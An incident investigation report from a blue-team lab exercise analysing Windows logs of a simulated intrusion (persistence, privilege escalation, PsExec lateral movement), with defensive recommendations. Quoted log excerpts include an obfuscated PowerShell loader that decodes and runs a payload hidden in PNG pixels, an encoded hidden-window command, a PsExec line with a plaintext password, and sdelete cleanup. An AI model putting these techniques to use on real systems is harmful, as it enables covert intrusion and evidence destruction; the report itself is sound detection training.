Note: This report is based on a public lab exercise from Blue Team Labs Online, created to showcase detection and response capabilities.

Advanced Threat Investigation Report TechGuard Solutions– Security Blue Online Lab

Site Link: https://blueteamlabs.online/home/investigation/cozy-bear-bffa6a1614

Profile Link: <redacted for privacy>

Contact Info: <redacted for privacy>

Website: ztothez

CONTENTS

Executive Summary

This document presents a comprehensive investigation of malicious activities detected during the Security Blue Online Lab exercise. The analysis highlights key tactics employed by the adversary to infiltrate, persist, and potentially exfiltrate sensitive information. The investigation underscores critical findings, such as:

- Persistence Mechanisms: Malicious .lnk files placed in the Startup folder and suspicious registry key modifications.
- Network Activity: Evidence of communication with an external IP address.
- PowerShell Misuse: Encoded and obfuscated commands executed for privilege escalation and payload delivery.
- Privilege Escalation: Abusive use of elevated user rights to secure control over the compromised system.

This report emphasises the importance of advanced log analysis, network forensics, and proactive threat-hunting strategies. Recommendations are tailored to mitigate such threats effectively.

Timeline of events

1. May 1, 2020, 22:55:56: Malicious connection initiated by the pbeesly account.
2. May 1, 2020, 22:56:04: Encoded PowerShell commands executed.
3. May 1, 2020, 22:58:45: Registry key modification detected.
4. May 1, 2020, 23:01:42: Malicious executable dropped in the Startup folder.
5. May 1, 2020, 23:04:34: Windows service registered for persistence.
6. May 1, 2020, 23:28:17: High-volume activity recorded, indicating potential data exfiltration or persistence establishment.

Findings and Remediations

Persistence via Startup Folder

- **Observation:** A .lnk file named runtask.lnk was placed in the C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\ directory.
- **Implication:** Ensures execution of the malicious payload upon every reboot.
- **Recommendation:** Regularly audit startup directories for unauthorised changes. Implement write restrictions and utilise endpoint monitoring tools.

Registry Key Modification

- **Observation:** Modifications detected in HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run using PowerShell.
- **Implication:** Enables persistence by running malicious commands on startup.
- **Recommendation:** Monitor registry changes in critical paths and enforce access controls.

External Communication

- **Observation:** Outbound connection to a suspicious IP (192.xxx.0.5) on port 1234.
- **Implication:** Potential Command and Control (C2) communication or data exfiltration.
- **Recommendation:** Employ robust outbound traffic filtering and intrusion detection systems (IDS).

Privilege Escalation

- **Observation:** Privileges such as SeDebugPrivilege were granted to the pbeesly account.
- **Implication:** Enabled extensive control over the system for potential lateral movement or exploitation.
- **Recommendation:** Enforce the principle of least privilege and monitor privilege escalations.

File Deletion Attempts

- **Observation:** Use of Sysinternals sdelete64.exe to securely delete malicious files.
- **Implication:** Indicates attempts to remove forensic traces.
- **Recommendation:** Monitor for suspicious usage of administrative tools like Sysinternals.

Attack Narrative

Initial Compromise: Adversaries leveraged encoded PowerShell commands executed via pbeesly to deploy malicious payloads.

Persistence & Evasion: Persistent mechanisms were achieved through registry modifications and startup folder entries.


Privilege Escalation: Elevated privileges were abused to increase system control, aligning with advanced persistent threat (APT) methodologies.

External Communication & Cleanup: Outbound communications to a suspicious remote IP were observed. Secure file deletion tools were employed to eliminate forensic artefacts and hinder post-incident investigations.

Detailed Observations


Screenshot 1: High Number of Hits

- **Observation:** Over 195,000 hits recorded at a critical timestamp (May 1, 2020 @ 23:28:17).
- **Analysis:** Such activity suggests automated processes, potentially linked to malicious scripts or scanning operations.



Screenshot 2: Process Creation – conhost.exe


- **Observation:** Command line shows conhost.exe --headless execution via cmd.exe.
- **Analysis:** Abnormal invocation of conhost.exe indicates likely misuse for stealth operations.



```
Company: Microsoft Corporation
OriginalFileName: CONHOST.EXE
CommandLine: \\?\C:\windows\system32\conhost.exe --headless --width 80 --height 25 --signal 0x54c --server 0x540
CurrentDirectory: C:\ProgramData\victim\
User: DMEVALS\pbeesly
LogonGuid: {47ab858c-dabe-5eac-f331-370000000000}
LogonId: 0x3731F3
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: SHA1=11996F32DD85863A8C3BFF6D520F788A9211C8F7,MD5=C5E9B1D1103EDCEA2E408E9497A5A88F,SHA256=BAF97B2A629723947539CFF84E896CD29565AB4BB68B0CEC515EB
5C5D6637B69,IMPHASH=F8DD0EF565DE87D97ABF9C62EA63EC21
ParentProcessGuid: {47ab858c-e13c-5eac-a903-000000000400}
ParentProcessId: 8524
ParentImage: C:\ProgramData\victim\â€®cod.3aka3.scr
ParentCommandLine: "C:\ProgramData\victim\â€®cod.3aka3.scr" /S
```

Screenshot 3: Network Activity


- **Observation:** Connection established to 192.xxx.0.5 on port 1234.
- **Analysis:** Outbound connections on non-standard ports should be flagged for investigation, potentially indicating C2 traffic. Implement deep packet inspection for thorough analysis.



```
DestinationIp: 192.[redacted].5
DestinationHostname: -
DestinationPort: 1[redacted]4
DestinationPortName: -
```

Screenshot 4: Obfuscated PowerShell Execution


- **Observation:** Encoded command executed using the flags -nop, -noni, and -w hidden.
- **Analysis:** The flags are indicative of attempts to evade detection and execute hidden payloads.



```
                                                          Apr 30, 2020 @ 09:57:17.440 - May 31, 2020 @ 10:12:35.927
                          2423397540-1107                                     wAXAB2ADEALgAwAFwACABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQBlAGw
                                  Account Name:          pbeesly              AcwBlAHsAJABiAD0AJwBwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAJwB9ADsA
                                  Account Domain:        DMEVALS              JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ARABpAGEAZ

>  May 1, 2020 @ 23:21:29.000  A new process has been created.       ⊕ ⊖  "powershell.exe" -nop -w hidden -c &amp;([scriptblock]::create((N   C:\W
                                                                          ew-Object System.IO.StreamReader(New-Object System.IO.Compressio   dows
                          Creator Subject:                                n.GzipStream((New-Object System.IO.MemoryStream(,[System.Conver    ersh
                                  Security ID:           S-1-5-21-1830255721-3727074217-  t]::FromBase64String('H4sIAOH8U10CA7VWe2/aSBD/u5HyHawKCVtHwE5ISiJ
                          2423397540-1107                                     VOhtsMAECGJtAiqqNvdibrB/Yax7p9bvfLK+malq1J50F8u54nr+Zndl5HrmMxJHw
                                  Account Name:          pbeesly              9GIKX05P3vVRikJBLGxuhyWh4C6kd++AWlguVeGjID6oSdKIQ0Si2c1NPU9THLHdv
                                  Account Domain:        DMEVALS              tzFTM0vHD5SqiNREv4RxqFQ8dnd4xN2mfBFKHwuN2n8iQjebVNHboCEMzXv+LdO7C
```

Screenshot 5: Legitimate Binary Misuse


- **Observation:** Execution of sdclt.exe and dsregcmd.exe.
- **Analysis:** These binaries were potentially exploited for Living-Off-The-Land (LOTL) attacks.



```
C:\windows\syst   -                 Process Creat  C:\ProgramData\victi  C:\Windows\S  sdclt.exe        "C:\windows\system32\cm  C:\Windows\Syste
em32\sdclt.exe                      e:             m\                    ystem32\sdcl                   d.exe"                   m32\cmd.exe
                                    RuleName: -                          t.exe
                                    UtcTime: 2020
                                    -05-02 02:58:
                                    42.401
                                    ProcessGuid:
```

Screenshot 7: Registry Key Modification

- **Observation:** Changes to certificate-related paths using PowerShell.
- **Analysis:** Modifications could allow invalid certificates to bypass validation mechanisms.




```
"C:\Program Files\SysinternalsSuite\sdelete64.exe" /accepteula C:\programdata\victim\???cod.3aka3.scr
```

```
A new process has been created.                    "C:\Program Files\SysinternalsSuite\sdelete64.exe" /accepteula     C:\Program Files\Sysint    C:\Windows\System32\Win
                                                   C:\Users\pbeesly\AppData\Roaming\Draft.Zip                        ernalsSuite\sdelete64.e    dowsPowerShell\v1.0\pow
Creator Subject:                                                                                                     xe                         ershell.exe
        Security ID:            S-1-5-21-1830255721-3727074217-
2423397540-1107
        Account Name:           pbeesly
        Account Domain:         DMEVALS
```

```
File Delete:
RuleName: -
UtcTime: 2020-05-02 02:58:44.761
ProcessGuid: {47ab858c-e1e4-5eac-b803-000000000400}
ProcessId: 2976
User: DMEVALS\pbeesly
Image: C:\windows\system32\WindowsPowerShell\v1.0\PowerShell.exe
TargetFilename: C:\Users\pbeesly\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF5a241c.TMP
Hashes: SHA1=91FA7B71A4D9FCDEC0DA5CA21D53802F0D447615,MD5=3710BAA2C47A20CD46DD13EC320F23EA,SHA256=341D85C13787CE95A9F2A3767C2495815B86C6A49A51185ED3020
D56F2CE7766,IMPHASH=00000000000000000000000000000000
IsExecutable: false
Archived: true
```

Screenshot 7: Registry Key Modification


- **Observation:** Changes to certificate-related paths using PowerShell.
- **Analysis:** Modifications could allow invalid certificates to bypass validation mechanisms.



```
Registry object added or deleted:
RuleName: -
EventType: CreateKey
UtcTime: 2020-05-02 02:58:45.058
ProcessGuid: {47ab858c-e1e4-5eac-b803-000000000400}
ProcessId: 2976
Image: C:\windows\system32\WindowsPowerShell\v1.0\PowerShell.exe
TargetObject: HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Disallowed\CRLs
```

Screenshot 8: Malicious PowerShell Command


- **Observation:** Obfuscated script involving file-based operations in C:\Users\pbeesly\Downloads.
- **Analysis:** Suggests a mechanism for payload delivery and execution.




```
"PowerShell.exe" -noni -noexit -ep bypass -window hidden -c "sal a New-Object;Add-Type -AssemblyName 'System.Drawing'; $g=a System.Drawing.Bitmap('C:\User
s\pbeesly\Downloads\monkey.png');$o=a Byte[] 4480;for($i=0; $i -le 6; $i++){foreach($x in(0..639)){$p=$g.GetPixel($x,$i);$o[$i*640+$x]=([math]::Floor(($p.
B-band15)*16)-bor($p.G-band15))}};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..3932]))"
```

Screenshot 9: Suspicious PowerShell Execution Evidence

- **Observation:** Executed a complex, encoded PowerShell script that interacts with .NET assemblies and performs file-based operations in C:\Users\pbeesly\Downloads.
  - **Analysis:** This suggests file-based payload processing or fileless malware execution, highlighting the need for advanced script decoding to uncover the full extent of the threat.




csc.exe	powershell.exe	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\pbeesly\AppData\Local\Temp\0piklvia\0piklvia.cmdline"	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe



```
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\pbeesly\AppData\Local\Temp\qkbkqqbs\qkbkqqbs.cmdline"
```

Screenshot 10: Startup Folder Persistence Evidence

- **Observation:** A .lnk file named runtask.lnk was created in the Startup folder, originating from PowerShell.exe.
- **Analysis:** Demonstrates a persistence mechanism to ensure execution at user login. The .lnk target requires analysis to reveal its payload.




```
A service was installed in the system.

Service Name:  Java(TM) Virtual Machine Support Service
Service File Name:  C:\Windows\System32\javamtsup.exe
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem
```

```
A service was installed in the system.

Service Name:  PSEXESVC
Service File Name:  %SystemRoot%\PSEXESVC.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Screenshot 11: PsExec Remote Execution Evidence


- **Observation:** PsExec executed a Python script located in C:\Windows\Temp\, targeting a remote host with credentials.
- **Analysis:** PsExec, though legitimate, is often exploited for remote execution. The Python script must be analysed comprehensively to ascertain its intended purpose.



TargetFilename	Image	Message
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\hostui.lnk	C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe	File created: RuleName: - UtcTime: 2020-05-02 03:04:23.681 ProcessGuid: {47ab858c-e23d-5eac-c603-000000000400} ProcessId: 3876 Image: C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\ProgramData\Microsoft\Windows\Start Menu\Program

Screenshot 12: PsExec Remote Execution Evidence


- **Observation:** PsExec executed a Python script located in C:\Windows\Temp\, targeting a remote host with credentials.
- **Analysis:** PsExec, though legitimate, is often exploited for remote execution. The Python script should be analysed to determine its purpose.



```
> May 1, 2020 @ 23:13:28.000  A new process has been created.                     "C:\Program Files\SysinternalsSuite\PsExec64.exe" -accepteul  C:\Program Files\Sysint  C:\Windows\System32\Win
                                                                                  ASHUA -u dmevals\pbeesly -p Fl0nk3rt0n!T0by -i 2 C:\Windows\Temp\  ernalsSuite\PsExec64.ex  dowsPowerShell\v1.0\pow
                              Creator Subject:                                    python.exe                                                     e                        ershell.exe
                                      Security ID:          S-1-5-21-1830255721-3727074217-
                              2423397540-1107
                                      Account Name:         pbeesly
                                      Account Domain:       DMEVALS

> May 1, 2020 @ 23:13:49.000  A new process has been created.                     C:\windows\PSEXESVC.exe                                        C:\Windows\PSEXESVC.exe  C:\Windows\System32\ser
                                                                                                                                                                          vices.exe
                              Creator Subject:
                                      Security ID:          S-1-5-18
                                      Account Name:         NASHUA$
```

Screenshot 13: Privileges Assigned to User Account

- **Observation:** User pbeesly received elevated privileges, including SeDebugPrivilege and SeTakeOwnershipPrivilege.
- **Analysis:** These privileges provide significant system control, suggesting preparation for further exploitation.



```
Special privileges assigned to new logon.

Subject:
        Security ID:            S-1-5-21-1830255721-3727074217-2423397540-1107
        Account Name:           pbeesly
        Account Domain:         DMEVALS
        Logon ID:               0x85AAD2

Privileges:             SeSecurityPrivilege
                        SeBackupPrivilege
                        SeRestorePrivilege
                        SeTakeOwnershipPrivilege
                        SeDebugPrivilege
                        SeSystemEnvironmentPrivilege
                        SeLoadDriverPrivilege
                        SeImpersonatePrivilege
                        SeDelegateSessionUserImpersonatePrivilege
```

Conclusion

This investigation highlights sophisticated attack techniques, including persistence mechanisms, LOTL tactics, and privilege escalations. The adversary's operational stealth emphasises the importance of robust monitoring, advanced threat detection, and incident response frameworks.

Recommendations

1. Enforce PowerShell logging and apply restrictive execution policies.
2. Implement Endpoint Detection and Response (EDR) solutions.
3. Regularly monitor startup directories and registry paths.
4. Block outbound connections to unauthorised destinations.
5. Conduct staff training to improve awareness of common social engineering tactics, such as phishing emails and pretexting, to enhance overall security posture.

This report serves as a testament to technical expertise in malware analysis, advanced threat detection, and comprehensive reporting for actionable security improvements.

This lab exercise highlights the importance of monitoring advanced attack behaviors such as encoded PowerShell commands, suspicious service installations, and the use of tools like PsExec for lateral movement. Improving detection rules and response strategies for such activities can significantly enhance security posture.